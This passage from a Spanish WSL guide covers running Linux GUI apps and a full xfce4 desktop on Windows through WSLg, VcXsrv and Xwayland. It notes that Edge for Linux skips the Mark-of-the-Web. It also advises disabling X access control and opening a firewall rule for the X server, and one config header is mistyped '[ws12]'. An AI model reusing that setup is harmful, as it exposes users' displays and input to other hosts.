
```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD: ~
sudo curl
https://packages.microsoft.com/repos/edge/pool/main/m/microsoft-edge-dev/microsoft-edge-dev_118.0.2060.1-1_amd64.deb -o /tmp/edge.deb
```

```
sudo apt install /tmp/edge.deb -y
```


Luego se puede ejecutar

```
microsoft-edge
```

Y mágicamente aparecerá un navegador Edge para Linux corriendo transparentemente en Windows. Esto es posible porque utilizan Wayland o X11 y WSLg se encarga del resto.




Según se ve en la imagen, *SmartScreen* también funciona en él. Aunque, por ejemplo, el Edge “para Linux” no marca los ficheros bajados con el MoTW (*mark of the web*). Por tanto, si bien *SmartScreen* avisa de un fichero de reputación baja, luego una vez descargado un fichero no pasa por un examen especial por venir de la web. Quizás es que da por hecho que se descargará en un lugar que no está formateado con NTFS para poder almacenar ese metadato. Pero sí que podemos descargarlo en disco duro de Windows. Aquí un ejemplo:




Curiosamente el Microsoft Edge de Linux no marca el MoTW en los ficheros que descarga. El normal bajo Windows sí lo hace.

Curiosamente, si se intenta copiar de una unidad WSL a NTFS, sí que avisará sobre su peligrosidad. Pero esta es una advertencia puramente de red, no relacionada con MoTW sino más bien con las antiguas “zonas” de Windows, configurables desde Internet Explorer.



Avisando de que un knownmalicious.exe copiado desde WSL a NTFS, es malicioso, pero avisa porque va por red

Volvamos al apartado gráfico. Una vez tengas instalados los programas, se integrarán en el menú de inicio y podrás arrastrarlos como accesos directos normales al escritorio. ¿Cómo aparecen ahí? WSLDVCPlugin se encarga de mostrar todas las aplicaciones que tienen GUI de la distribución (dentro de la distribución, escanea los ficheros .desktop en /usr/share/applications). Se procesan para que el menú de inicio de Windows las integre. Lee este post³⁸ para saber cómo integrar aplicaciones Linux en tu menú de inicio de Windows.



Creando accesos directos a programas de la Ubuntu pero para lanzarlos desde Windows


X11

Hasta ahora hemos usado Wayland o XWayland y Weston para “ver” aplicaciones sueltas. Ahora vamos a utilizar X11 tanto para lanzar apps como para ver un escritorio por completo. Lo primero es “anular” WSLg y dejar que las aplicaciones se comuniquen con un servidor X propio. Para ello debemos añadir esto a .wslconfig

```
[ws12]
guiApplications=false
```

Después de reiniciar la WSL, hay que elegir qué servidor vamos a ejecutar en Windows. Disponemos de varios, algunos incluso de pago. VcXsrv, X410, Xmanager, Xming, Cygwin/X, MobaXterm...


³⁸ <https://granule.medium.com/wsl2-gui-app-shortcuts-in-windows-with-wslg-fcc66d3134e7>




Un servidor de pago

He probado el estándar VcXsrv para Windows y ha cumplido sobradamente expectativas, por tanto, iremos con él. Se descarga desde esta³⁹ dirección:

Lo primero es entender que lo mejor es lanzar primero xlaunch.exe y desde ahí elegir la configuración. Y se pueden almacenar perfiles.



³⁹ <https://sourceforge.net/projects/vcxsrv/>



Ejecución por pasos del servidor X11

Por si acaso, marca “*Disable Access control*”, aunque no es la configuración por defecto. Para mostrar el escritorio, es necesario marcar ese “*Disable Access control*” porque vendrán un aluvión de peticiones de diferentes programas y será necesario para manejarlas.

Después es muy importante decirle a la variable “DISPLAY” de la distribución WSL dónde está el servidor (en la IP de Windows). Esto se consigue así:

```
export DISPLAY=172.25.160.1:0
```


Cada número después de la IP habla de un “*display*” posible y dentro de ella, de un monitor, que puede obviarse. En realidad, en términos de puertos o sockets, se usa 6000 + el número de *display*. O sea, si específico:

```
export DISPLAY=172.25.160.1:10
```

Estaré accediendo al puerto 6010 del servidor. También es posible buscar la dirección IP del Windows con este comando:

```
export DISPLAY=$(awk '/nameserver/ {print $2}' /etc/resolv.conf 2>/dev/null):0
```

Hablando de puertos... por supuesto es necesario abrir en el cortafuegos de Windows los puertos necesarios o, más cómodo, dejar que al servidor X se le puedan conectar cualquier programa desde fuera. Para ello, podemos crear una regla ejecutando wf.msc



Abrir paso para vcxsv en el cortafuegos de Windows


Permitimos conexiones al programa que verdaderamente escuchará, que es %ProgramFiles%\VcXsrv\vcxsv.exe

También se puede abrir el paso al programa por línea de comando:

```
netsh firewall add allowedprogram
%ProgramFiles%\VcXsrv\vcxsv.exe "ServidorX" ENABLE
```

Para más seguridad, es recomendable dejar que solo la IP de WSL pueda entrar. Para ello se podría tocar el rango de IPs cliente permitidas.

A partir de aquí, puedes lanzar aplicaciones nativas de forma gráfica, y se mostrarán gracias al servidor X. Si matas al servidor, se irán con él.




Cuando ejecutas un escritorio, muchas apps vienen a buscar como cliente al servidor X

Ahora, aprovechando esto, podemos intentar lanzar todo un escritorio en vez de aplicaciones sueltas.

El que mejor funciona es xfce4. Lo instalamos:


```
apt-get install xfce4-desktop
```

Y le podemos indicar directamente que lo lance con el comando `startxfce4`



Un escritorio xfce4 completo superpuesto sobre mi escritorio de Windows y viéndose a través de un servidor X


Sí quieres más comodidad y que el escritorio Linux esté autocontenido en una pantalla, elige esta opción al lanzar el servidor X:



Opción mejor para ver un escritorio completo integrado en Windows

Mucho cuidado porque si `systemd` está activo en la distribución y usas las X, es posible que te dé un problema de permisos la conexión.

¿Y si queremos mostrar un escritorio completo con Wayland en vez de con X? En principio no se puede porque nos enfrentamos a un problema. Los entornos de escritorio van como un “paquete” y, por ejemplo, *gnome* querrá lanzar *mutter* que es el suyo y generará un conflicto porque *Weston* “ya está ahí” ocupando ese lugar. WSLg funciona muy bien para lanzar aplicaciones sueltas, pero la distribución no podrá ejecutar todo el entorno de escritorio porque hace falta una pantalla “inicial” que aloje todo el entorno. Eso se consigue con las X. Un truco es usar el servidor X de Wayland que trae por retrocompatibilidad, y “engañosamente” al sistema para que lo use.




```
sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD: $ sudo apt install xwayland
sudo apt install xwayland
Xwayland :1 &
xw_pid=$!
WAYLAND_DISPLAY= DISPLAY=:1 dbus-launch startxfce4
kill $xw_pid
```

Con la línea uno instalamos xwayland en nuestra instancia. Luego lanzamos un servidor xwayland en el *background* (se abrirá una pantalla negra) en otro *display* diferente (el 1). Con el segundo comando capturamos el PID de la última tarea lanzada al *background* (para luego matarlo, aunque no es absolutamente necesario). Con la tercera línea engañamos a las apps de escritorio para que piense que WAYLAND_DISPLAY está vacío y no usen su propio *display server* que “chocaría” con Weston. Lanzamos en el *display* 1 de xwayland y la aplicación startxfce4.

El truco funciona. Visto aquí⁴⁰. Dbus-launch hace que no se reemplace la *shell* y se recuerden las variables de entorno. Aquí⁴¹ explican el “problema” convertido en *hack*.

⁴⁰ <https://askubuntu.com/questions/1385703/launch-xfce4-or-other-desktop-in-windows-11-wslg-ubuntu-distro>

⁴¹ https://gitlab.freedesktop.org/wayland/weston/-/merge_requests/486



Aquí en la pantalla se ve cómo estoy ejecutando el escritorio, sin clientes conectados al servidor X de Windows y sin deshabilitar Wayland en .wslconfig. En el display queda claro

Se puede hacer lo mismo desde la herramienta wsl y contra la distribución WSLg “oculta”.


```
PS C:\Users\Sergio> wsl --system Xwayland :1
_XSERVTransmmdir: Mode of /tmp/.X11-unix should be set to 1777
glamor: 'wl_drm' not supported
Missing Wayland requirements for glamor GBM backend
Failed to initialize glamor, falling back to sw
The XKEYBOARD keymap compiler (xkbcomp) reports:
> Internal error: Could not resolve keysym XF86FullScreen
Errors from xkbcomp are not fatal to the X server
The XKEYBOARD keymap compiler (xkbcomp) reports:
> Warning: Unsupported maximum keycode 569, clipping.
> X11 cannot support keycodes above 255.
> Internal error: Could not resolve keysym XF86FullScreen
Errors from xkbcomp are not fatal to the X server
|
```

Wsl—system no está muy documentado

Con esto lanzamos una pantalla base, y luego en la distribución podemos lanzar en ella:

```
WAYLAND_DISPLAY= DISPLAY=:1 startxfce4
```

